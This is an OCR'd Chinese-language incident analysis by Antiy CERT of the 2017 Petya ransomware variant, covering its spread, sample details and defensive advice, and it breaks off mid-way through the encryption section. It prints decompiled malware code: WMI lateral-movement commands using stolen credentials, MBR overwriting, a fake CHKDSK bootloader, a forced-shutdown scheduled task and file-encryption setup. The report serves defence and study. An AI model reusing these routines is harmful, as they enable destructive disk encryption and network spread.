
安天针对攻击乌克兰等国的“必加”(PETYA)病毒分析与应对

安天安全研究与应急处理中心（Antiy CERT）



初稿完成时间：2017 年 06 月 28 日 05 时 00 分

首次发布时间：2017 年 06 月 28 日 05 时 00 分

本版更新时间：2017 年 06 月 29 日 17 时 00 分

扫二维码获取最新版报告

目 录

1 概述 3

2 传播机理 3

3 勒索模块分析 4

3.1 样本标签 5

3.2 样本详细分析 5

4 风险防范与处置建议 14

4.1 影响操作系统 14

4.2 如未被感染 14

4.3 如已被感染 15

5 总结 15

附录一：参考资料 17

附录二：关于安天 18

附录三：综合（疑似）样本集合列表 19

1 概述

安天安全研究与应急处理中心（Antiy CERT）于北京时间 2017 年 6 月 27 日 21 时许关注到乌克兰银行等相关机构、政府首脑计算机遭到计算机病毒攻击的相关信息。综合各方威胁情报后，初步判断受影响最严重的国家是乌克兰（副总理 Pavlo Rozenko、国家储蓄银行（Oschadbank）、Privatbank 等银行、国家邮政（UkrPoshta）、国家电信、市政地铁、乌克兰首都基辅的鲍里斯波尔机场、电力公司 KyivEnergo），其他部分国家均受到不同程度的影响，包括俄罗斯（俄罗斯石油公司（Rosneft））、西班牙、法国、英国、丹麦、印度、美国（律师事务所 DLA Piper）等国家。

鉴于受到攻击目标的特殊性，为避免国内关键信息基础设施受到关联影响，安天决定启动 A 级安全风险预警进行应对，经数小时分析研判后，该病毒的传播方式有较大风险，但鉴于该病毒初始投放具有较强地域性特点，同时我国在“魔窟”（WannaCry）应急工作中打下了良好基础，现阶段该病毒尚未在我国大面积传播，建议将事件降为 B 级。

不同于传统勒索软件加密文件的行为，“必加”（Petya）是一个采用磁盘加密方式，进行敲诈。其早期版本只对 MBR 和磁盘分配表进行加密，并谎称全盘加密。其目前版本是否能完成全盘加密，安天分析小组尚在验证之中。

鉴于初始爆发地区的地缘敏感性、具备一定强度的扩散能力和所处的特殊攻击时点，安天目前认为这次事件不能完全排除是单纯经济目的的恶意代码攻击事件，亦不能直接判断是针对特定地区的定向攻击。虽然现阶段该病毒尚未在我国大面积传播，但其复合的传播手段具有较大安全风险。

安天同时提醒客户：鉴于样本会利用本机口令尝试登录其他计算机进行传播，因此进行包括口令强度在内的系统安全配置加固和及时的系统补丁策略，才可以较好的防御本病毒。安天此前就魔窟蠕虫所发布的免疫工具，对本病毒依然有效。

2 传播机理

在汇集了多方威胁情报后，样本间直接的关系仍不明确的情况下，经过对部分关键样本文件的跟进分析发现，这次攻击是勒索病毒“必加”（Petya）的新变种。该变种疑似采用了邮件、下载器和蠕虫的组合传播方式。从推理分析来看，该病毒采用 CVE-2017-0199 漏洞的 RTF 格式附件进行邮件投放，之后释放 Downloader 来获取病毒母体，形成初始扩散节点，之后通过 MS17-010（永恒之蓝）漏洞和系统弱口令进行传播。同时初步分析其可能具有感染域控制器后提取域内机器口令的能力。因此其对内网具有一定的穿

透能力，对内网安全总体上比此前受到广泛关注的魔窟（WannaCry）有更大的威胁，而多种传播手段组合的模式必将成为勒索软件传播的常态模式。

3 勒索模块分析

勒索模块是一个 DLL 文件，该文件被加载后遍历用户磁盘文件（除 C:\Windows 目录下），并对指定后缀名的文件进行加密，加密后不修改原文件名和扩展名。该文件修改 MBR，同时，添加计划任务，在等待一段时间后，关闭计算机。当用户开启计算机时，会显示勒索界面和信息并无法进入系统。

样本的启动过程，根据微软的报告《New ransomware, old techniques: Petya adds worm capabilities》[1]指出，样本是由 MEDoc 的升级进程 EzVit.exe 所加载调用起来的，样本执行的命令行参数是：

C:\Windows\system32\rundll32.exe C:\ProgramData\perfc.dat #1 30




图 3-1 样本执行流程图

3.1 样本标签

表 3-1 二进制可执行文件

病毒名称	Trojan[Ransom]/Win32.Petya
MD5	71b6a493388e7d0b40c83ce903bc6b04
处理器架构	X86-32
文件大小	353 KB (362,360 字节)
文件格式	BinExecute/Microsoft.DLL[:X86]
时间戳	2017 年 06 月 26 日 16:49:11+01:00
数字签名	有
加壳类型	无
编译语言	Microsoft Visual C++
VT 首次上传时间	2017 年 06 月 27 日
VT 检测结果	38 / 61

3.2 样本详细分析

3.2.1 权限提升与内容加载

样本加载后，尝试提升自己所拥有的权限。所要求的权限为以下几种。

表 3-2 样本所提升的权限

权限名称	权限内容
SeShutdownPrivilege	关闭计算机的权限
SeDebugPrivilege	修改和调试其他用户进程内存的权限
SeTcbPrivilege	与操作系统内核等同的权限

接下来，样本会遍历进程列表，查询特定的进程是否存在。并将自身文件内容读入内存后删除该文件。该样本还具有多种加载方式。例如使用 WMI 加载。

```
  *a1 = 0;
  v6 = 0;
  sub_10008B70((int)&v13);
  if ( !GetSystemDirectoryW(v5, 0x104u) )
  {
    GetLastError();
    goto LABEL_10;
  }
  PathAppendW(v5, L"wbem\\wmic.exe");
  if ( !PathFileExistsW(v5) )
  {
LABEL_10:
    *a2 = 0;
    *v5 = 0;
    return v6;
  }
  v7 = wsprintfW(a2, L"%s /node:\"%ws\" /user:\"%ws\" /password:\"%ws\" ", v5, a3, a4, a5);
  v8 = wsprintfW(
         &a2[v7],
         L"process call create \"C:\\Windows\\System32\\rundll32.exe \\\"C:\\Windows\\%s\\\" %s",
         &v13)
     + v7;
  sub_10006BB0(&v12);
```

图 3-2 使用 WMI 加载样本的命令

同时，会获取系统进程信息，判断是否存在 avp.exe、NS.exe、ccSvcHst.exe 三个进程，这分别是反病毒软件卡巴斯基和诺顿的进程，并设置标志位。在后面进行感染操作时，进行相应的判断：若存在 NS.exe 或 ccSvcHst.exe 进程，则不执行漏洞感染的操作；若存在 avp.exe 进程时，则不感染 MBR。

3.2.2 修改 MBR

样本在加载后具有修改磁盘分区表的行为。通过 DeviceIOControl 来获取磁盘信息后，向第一块物理磁盘中写入显示勒索信息的代码。

```
int ModifyMBR()
{
  HANDLE v0; // edi@1
  HLOCAL v1; // ebx@3
  int result; // eax@7
  DWORD BytesReturned; // [sp+Ch] [bp-1Ch]@2
  char OutBuffer; // [sp+10h] [bp-18h]@2
  LONG lDistanceToMove; // [sp+24h] [bp-4h]@3

  v0 = CreateFileA("\\\\.\\C:", 0x40000000u, 3u, 0, 3u, 0, 0);
  if ( v0 )
  {
    if ( DeviceIoControl(v0, IOCTL_DISK_GET_DRIVE_GEOMETRY, 0, 0, &OutBuffer, 0x18u, &BytesReturned, 0) )
    {
      v1 = LocalAlloc(0, 10 * lDistanceToMove);
      if ( v1 )
      {
        SetFilePointer(v0, lDistanceToMove, 0, 0);
        WriteFile(v0, v1, lDistanceToMove, &BytesReturned, 0);
        LocalFree(v1);
      }
    }
    CloseHandle(v0);
  }
  if ( !(process_status & 8) || (result = write_mbr()) != 0 )
    result = visit_physical_drive();
  return result;
}
```

图 3-3 修改 MBR 的代码

而原始的 MBR 内容会被使用异或 0x7 加密，保存到 0x4400 位置处。

```
do
{
  *(&v23 + v6) ^= 7u;                   // 原始MBR进行加密
  ++v6;
}
while ( v6 < 0x200 );
```

图 3-4 加密原始的 MBR

修改后的 MBR 内容分析：

首先读取第一块磁盘的前 0x20 个字节，判断是否已经加密。

```
MEMORY:7C21 loc_7C21:                               ; CODE XREF: MEMORY:7C2A↓j
MEMORY:7C21 call    loc_7C38                        ; Call Procedure
MEMORY:7C21
MEMORY:7C24 dec     eax                             ; Decrement by 1
MEMORY:7C26 cmp     eax, 0                          ; Compare Two Operands
MEMORY:7C2A jnz     short loc_7C21                  ; Jump if Not Zero (ZF=0)
MEMORY:7C2A
MEMORY:7C2C mov     eax, dword_8000
MEMORY:7C30 jmp     far ptr dword_8000              ; Jump
MEMORY:7C30
```

图 3-5 读取磁盘的前 20 个字节

然后读取前 16 个磁盘的扇区结构信息，判断是否是 NTFS 文件系统。

```
MEMORY:8B99 db    0
MEMORY:8B9A ; ---------------------------------------------------------------------------
MEMORY:8B9A
MEMORY:8B9A loc_8B9A:                               ; CODE XREF: MEMORY:8AAD↑p
MEMORY:8B9A enter   8, 0                            ; Make Stack Frame for Procedure Parameters
MEMORY:8B9E push    es
MEMORY:8B9F mov     dl, [bp+8]
MEMORY:8BA2 mov     ah, 8
MEMORY:8BA4 int     13h                             ; DISK - DISK - GET CURRENT DRIVE PARAMETERS (XT,AT,XT286,CONV,PS)
MEMORY:8BA4                                         ; DL = drive number
MEMORY:8BA4                                         ; Return: CF set on error, AH = status code, BL = drive type
MEMORY:8BA4                                         ; DL = number of consecutive drives
MEMORY:8BA4                                         ; DH = maximum value for head number, ES:DI -> drive parameter
MEMORY:8BA4
MEMORY:8BA6 mov     [bp-8], ah
```

图 3-6 读取磁盘信息

```
MEMORY:8B87
MEMORY:8B87 loc_8B87:                               ; CODE XREF: MEMORY:8AB5↑j
MEMORY:8B87                                         ; MEMORY:loc_8AEC↑j
MEMORY:8B87 inc     byte ptr [bp-2]                 ; Increment by 1
MEMORY:8B8A cmp     byte ptr [bp-2], 10h            ; Compare Two Operands
MEMORY:8B8E jb      loc_8AA3                        ; Jump if Below (CF=1)
MEMORY:8B8E
```

图 3-7 判断磁盘序号

显示伪造的 CHKDSK 画面。




图 3-8 显示伪造的 CHKDSK 画面

读取并修改磁盘上的 MFT 记录。




图 3-9 读取扇区数据(NTFS 头)

```
MEMORY:907C
MEMORY:907C cmp_file:                                   ; CODE XREF: MEMORY:9029↑j
EIP→MEMORY:907C cmp     byte ptr [bp-630h], 46h ; 'F'   ; Compare Two Operands
MEMORY:9081 jnz     loc_9119                            ; Jump if Not Zero (ZF=0)
MEMORY:9081
MEMORY:9085 cmp     byte ptr [bp-62Fh], 49h ; 'I'   ; Compare Two Operands
MEMORY:908A jnz     loc_9119                            ; Jump if Not Zero (ZF=0)
MEMORY:908A
MEMORY:908E cmp     byte ptr [bp-62Eh], 4Ch ; 'L'   ; Compare Two Operands
MEMORY:9093 jnz     loc_9119                            ; Jump if Not Zero (ZF=0)
MEMORY:9093
MEMORY:9097 cmp     byte ptr [bp-62Dh], 45h ; 'E'   ; Compare Two Operands
MEMORY:909C jnz     short loc_9119                      ; Jump if Not Zero (ZF=0)
MEMORY:909C
MEMORY:909E mov     ax, [bp-61Ch]
MEMORY:90A2 mov     [bp-18h], ax
MEMORY:90A5 mov     word ptr [bp-16h], 0
MEMORY:90AA mov     eax, [bp-618h]
MEMORY:90AF mov     [bp-28h], eax
MEMORY:90B3 mov     dword ptr [bp-1Ch], 0
MEMORY:90B3
```

图 3-10 寻找 MFT 记录

```
MEMORY:914B push    2
MEMORY:914D push    large dword ptr [bp-0A42h]
MEMORY:9152 lea     ax, [bp-630h]                       ; Load Effective Address
MEMORY:9156 push    ax
MEMORY:9157 mov     al, [bp+4]
MEMORY:915A push    ax
MEMORY:915B call    sector_rw                           ; Call Procedure
MEMORY:915B
MEMORY:915E mov     bx, [bp+18h]
MEMORY:9161 add     sp, 0Ch                             ; Add
MEMORY:9164 inc     dword ptr [bx]                      ; Increment by 1
MEMORY:9167 mov     eax, [bx]
MEMORY:916A mov     [bp-230h], eax
MEMORY:916F push    1
MEMORY:9171 push    1
MEMORY:9173 push    0
MEMORY:9175 push    23h ; '#'
MEMORY:9177 lea     ax, [bp-230h]                       ; Load Effective Address
MEMORY:917B push    ax
MEMORY:917C mov     al, [bp+4]
MEMORY:917F push    ax
→MEMORY:9180 call    sector_rw                          ; Call Procedure
```

图 3-11 对记录进行读取和修改

计算并显示百分比。

```
MEMORY:8FE1 loc_8FE1:                                   ; CODE XREF: MEMORY:918B↓j
EIP→MEMORY:8FE1 mov     eax, [bp+0Ah]
MEMORY:8FE5 mov     dx, [bp+0Ch]
MEMORY:8FE8 cmp     [bp-24h], eax                       ; Compare Two Operands
MEMORY:8FEC jnb     loc_9381                            ; Jump if Not Below (CF=0)
MEMORY:8FEC
MEMORY:8FF0 test    byte ptr [bp-24h], 3Fh              ; Logical Compare
MEMORY:8FF4 jnz     short loc_9005                      ; Jump if Not Zero (ZF=0)
MEMORY:8FF4
MEMORY:8FF6 push    dx
MEMORY:8FF7 push    ax
MEMORY:8FF8 push    large dword ptr [bp-24h]
MEMORY:8FFC push    word ptr [bp+1Eh]
MEMORY:8FFF call    show_percentage                     ; Call Procedure
```

图 3-12 计算加密的进度




图 3-13 伪造的 CHKDSK 界面

```
MEMORY:8684 show_percentage:                        ; CODE XREF: MEMORY:8FFF↓p
MEMORY:8684 push    bp
MEMORY:8685 mov     bp, sp
MEMORY:8687 push    9FDBh                           ; "\n"
MEMORY:868A call    sub_85DE                        ; Call Procedure
MEMORY:868A
MEMORY:868D pop     bx
MEMORY:868E push    word ptr [bp+4]                 ; CHKDSK is repairing sector (etc.)
MEMORY:8691 call    sub_85DE                        ; Call Procedure
MEMORY:8691
MEMORY:8694 pop     bx
MEMORY:8695 push    9FDDh                           ; " "
MEMORY:8698 call    sub_85DE                        ; Call Procedure
MEMORY:8698
MEMORY:869B pop     bx
MEMORY:869C push    large dword ptr [bp+6]
MEMORY:86A0 call    loc_85FC                        ; Call Procedure
MEMORY:86A0
MEMORY:86A3 mov     sp, bp
MEMORY:86A5 push    9FDFh                           ; " of "
MEMORY:86A8 call    sub_85DE                        ; Call Procedure
MEMORY:86A8
MEMORY:86AB pop     bx
MEMORY:86AC push    large dword ptr [bp+0Ah]
MEMORY:86B0 call    loc_85FC                        ; Call Procedure
MEMORY:86B0
MEMORY:86B3 mov     sp, bp
MEMORY:86B5 push    9FE4h                           ; " ("
MEMORY:86B8 call    sub_85DE                        ; Call Procedure
MEMORY:86B8
MEMORY:86BB pop     bx
MEMORY:86BC mov     eax, [bp+6]
MEMORY:86C0 mov     ecx, 64h ; 'd'
MEMORY:86C6 mul     ecx                             ; Unsigned Multiplication of AL or AX
MEMORY:86C9 xor     edx, edx                        ; Logical Exclusive OR
MEMORY:86CC div     dword ptr [bp+0Ah]              ; Unsigned Divide
MEMORY:86D0 push    eax
MEMORY:86D2 call    loc_85FC                        ; Call Procedure
MEMORY:86D2
MEMORY:86D5 mov     sp, bp
MEMORY:86D7 push    9FE7h                           ; "%)                "
```

图 3-14 伪造的 CHKDSK 界面的代码

在记录加密完成后，即跳转到勒索信息页面，并等待用户输入 Key。在用户输入 Key 后尝试解密磁盘中的文件。




图 3-15 被加密后的勒索信界面

3.2.3 计划任务创建

样本会将“关机” 这一操作，以命令行的方式添加到计划任务中。使系统在一段时间后强制关机。

```
int schtasks()
{
  int v0; // ebx@1
  unsigned int v1; // eax@1
  unsigned int v2; // esi@3
  unsigned int v3; // edi@3
  const wchar_t *v4; // eax@6
  WCHAR v6; // [sp+Ch] [bp-E28h]@8
  __int16 v7; // [sp+80Ah] [bp-62Ah]@10
  WCHAR Buffer; // [sp+80Ch] [bp-628h]@3
  struct _SYSTEMTIME SystemTime; // [sp+E24h] [bp-10h]@1

  v0 = 0;
  GetLocalTime(&SystemTime);
  v1 = get_timestamp();
  if ( v1 < 0xA )
    v1 = 10;
  v2 = (v1 + 3) % 0x3C + SystemTime.wMinute;
  v3 = ((v1 + 3) / 0x3C + SystemTime.wHour) % 0x18;
  if ( GetSystemDirectoryW(&Buffer, 0x30Cu) && PathAppendW(&Buffer, L"shutdown.exe /r /f") )
  {
    if ( sub_10008494() )
    {
      v4 = L"/RU \"SYSTEM\" ";
      if ( !(privilege & 4) )
        v4 = (const wchar_t *)&unk_10014388;
      wsprintfW(&v6, L"schtasks /ws/Create /SC once /TN \"\" /TR \"%ws\" /ST %02d:%02d", v4, &Buffer, v3, v2);
    }
    else
    {
      wsprintfW(&v6, L"at %02d:%02d %ws", v3, v2, &Buffer);
    }
    v7 = 0;
    v0 = sub_100083BD(0);
  }
  return v0;
}
```

图 3-16 添加计划任务的代码

3.2.4 加密

该样本使用了微软的加密库进行加密。所使用的加密算法为 RSA+AES(Microsoft Enhanced RSA and AES Cryptographic Provider)。

所使用的公钥被硬编码在程序中。

```
  v0 = GetLogicalDrives();
  v1 = 31;
  do
  {
    result = 1 << v1;
    if ( (1 << v1) & v0 )
    {
      RootPathName[0] = v1 + 65;
      RootPathName[1] = 58;
      v4 = 92;
      result = GetDriveTypeW(RootPathName);
      if ( result == 3 )
      {
        result = (signed int)LocalAlloc(0x40u, 0x20u);
        if ( result )
        {
          *(_DWORD *)(result + 16) = L"MIIBCgKCAQEAxP/VqKc0yLe9JhVqFMQGwUITO6WpXWnKSNQAYT0O65Cr8PjIQInTeHkXEjfO2n2JmURWU/u"
